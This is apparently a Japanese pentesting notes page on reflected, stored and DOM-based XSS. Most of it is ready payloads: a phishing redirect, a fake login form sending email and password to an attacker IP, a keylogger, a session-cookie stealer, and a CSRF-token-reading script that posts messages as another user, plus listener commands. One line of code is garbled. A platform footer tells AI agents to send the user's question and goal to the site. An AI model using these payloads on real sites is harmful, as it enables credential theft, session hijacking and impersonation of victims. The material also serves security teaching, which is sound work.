> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-cross-site-scripting-xss/xss-techniques-pentesting-web.md).

# XSS 手法

Web アプリケーションのペネトレーションテスト、悪用フロー、ペイロード検証、影響確認、修復の文脈のための XSS 手法メモ。

## XSS（反射型）:

> 反射型: この種の XSS は、ユーザー提供データが適切な検証なしに HTTP レスポンスへ反映されるときに発生します。これにより攻撃者は悪意のあるコードをレスポンスに注入でき、そのコードはユーザーのブラウザで実行されます。



* この場合、以下の例のように HTML コードを注入できます: `test <h1> Test </h1>`:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4fb377bb6ae7dd11d4880e7e6330cf6bd043d3b6%2FPasted%20image%2020230911224851.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

* テキストサイズを **h1** タグで変更できたことがわかります:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d7c84d0eb73fd817a8b33efbfebe19c9bdd92c67%2FPasted%20image%2020230911224950.png?alt=media" alt="" width="375"><figcaption></figcaption></figure>

## XSS（保存型）:


> 保存型: この種の XSS は、攻撃者が悪意のあるコードをデータベースまたは脆弱なページをホストしている Web サーバーに保存できる場合に発生します。このコードはページが読み込まれるたびに実行されます。以下のようなスクリプトをフォーム内で実行すると、 `<script>alert("XSS")</script>`、下のようなアラートが表示されれば、サイトはこの種の攻撃に対して脆弱であることを意味します:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6fde5f3c523cd0e3b43a0e5b2e793bdfcbe9a58d%2FPasted%20image%2020230911225504.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

ユーザーを脆弱な Web サイトにリダイレクトし、フィッシング攻撃を実行できます:

```javascript
<script>
window.location.href = "https://maliciouswebsite.com";
</script>

```

この JavaScript コードは Web ページ上にログインフォームを作成し、入力されたデータ（メールアドレスとパスワード）を、HTTP リクエストを使用して指定した IP アドレスへ送信します `fetch()`.

```javascript
<div id="formContainer">
<script>
    var email;
    var password;
    var form = '<form>' +
    'Email: <input type="email" id="email" required>' +
    ' Password: <input type="password" id="password" required>'+
    '<input type="button" onclick="submitForm()" value="Submit">' +
    '</form>';
    document.getElementById("formContainer").innerHTML = form;
    function submitForm() {
        email = document.getElementById("email").value;
        password = document.getElementById("password").value;
        fetch("http://192.168.71.128/?email=" + email + "&password=" + password);
    }
</script>

```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dd62a3e186766a9f26148673b79c3835697a4b69%2FPasted%20image%2020230911232529.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

ポート80で待ち受けます **python3**:

```bash
python3 -m http.server 80

```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dc51c7c2d7912dd606ba316f3df395c2e08c21ab%2FPasted%20image%2020230911232614.png?alt=media" alt=""><figcaption></figcaption></figure>

## XSS（DOMベース）:


> DOMベース: この種の XSS は、悪意のあるコードが DOM（Document Object Model）を介してユーザーのブラウザで実行されるときに発生します。これは、Web ページ上の JavaScript コードが、悪意のあるコード注入に対して脆弱な方法で DOM を変更するときに起こります。以下のスクリプトは、すべてのユーザーのキーストロークを取得し、それらを **python3** ポート80のサーバーへ送信できます:

```javascript
<script>
	var k = "";
	document.onkeypress = function(e){
		e = e || window.event;
		k += e.key;
		var i = new Image();
		i.src = "http://192.168.71.128/" + k;
	}
</script>

```

必要な文字だけをフィルタリングして待ち受けるには **grep**:

```bash
python3 -m http.server 80 2>&1 | grep -oP 'GET //K[^.*/s]+' | sed 's/%20//g'

```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55dcb2ff0d8fbb93bfb944a1973dee7bb668ba90%2FPasted%20image%2020230911234955.png?alt=media" alt=""><figcaption></figcaption></figure>

***

サーバー側のセッション Cookie を取得するには、私たちのコンピュータ上にこのファイルを作成します **test.js**

```javascript
var query = new XMLHttpRequest();
query.open('GET', 'http://192.168.71.128/?cookie=' + document.cookie);
query.send();

```

フォーム内で、このスクリプトを送信します:

```html
<script src="http://192.168.71.128/test.js"></script>

```

待ち受けて、ユーザーのセッション Cookie を取得します:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-81d8dd3b914e5cadb977f6031aeed0be4cf3a7a9%2FPasted%20image%2020230912004507.png?alt=media" alt=""><figcaption></figcaption></figure>


他人の名前で何かを書き込むには、以下の手順に従います: リクエストを [Burp Suite](/ja/hacking-tools/web/burpsuite.md) そして、赤で強調表示された内容をコピーします:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cb2eee9bf8fa4653e1ace24e5fa9f64a74cadfab%2FPasted%20image%2020230912204020.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

以下のスクリプトは **GET** ローカル URL へのリクエストを行い、HTML レスポンスを解析して **CSRF** トークンを特定し、その後、CSRF トークンを含むデータで同じ URL へ POST リクエストを実行します。URL エンコードされた `data` 変数は、このスクリプトが実装されているサーバーへ情報を送信します。変更することが不可欠です。 `data` 値、トークン、および IP アドレス。

```javascript
var domain = "http://localhost:10007/newgossip";
var req1 = new XMLHttpRequest();
req1.open('GET', domain, false);
req1.withCredentials = true;
req1.send();
var response = req1.responseText;
var parser = new DOMParser();
var doc = parser.parseFromString(response, 'text/htmthe );
var token = doc.getElementsByName("_csrf_token")[0].value;
var req2 = new XMLHttpRequest();
var data = "title=My%20boss%20is%20a%20bastard%21%21&subtitle=I%20hate%20my%20job&text=you%20make%20me%20SICK%0A&_csrf_token=" + token;
req2.open('POST', 'http://localhost:10007/newgossip', false);
req2.withCredentials = true;
req2.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
req2.send(data);

```

フォーム内で、このスクリプトを送信します:

```javascript
<script src="http://192.168.71.128/pwned.js"><script>

```

Python3 を使ってポート80で待ち受けます:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0f968d3effc9945901030521a0a95c67904abe0e%2FPasted%20image%2020230912210714.png?alt=media" alt=""><figcaption></figcaption></figure>

メッセージ **他のユーザーの名前で送信された** 送信されました:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4cfba4d6e39e2bc02d28781ed790596ca5484eb5%2FPasted%20image%2020230912210646.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-cross-site-scripting-xss/xss-techniques-pentesting-web.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.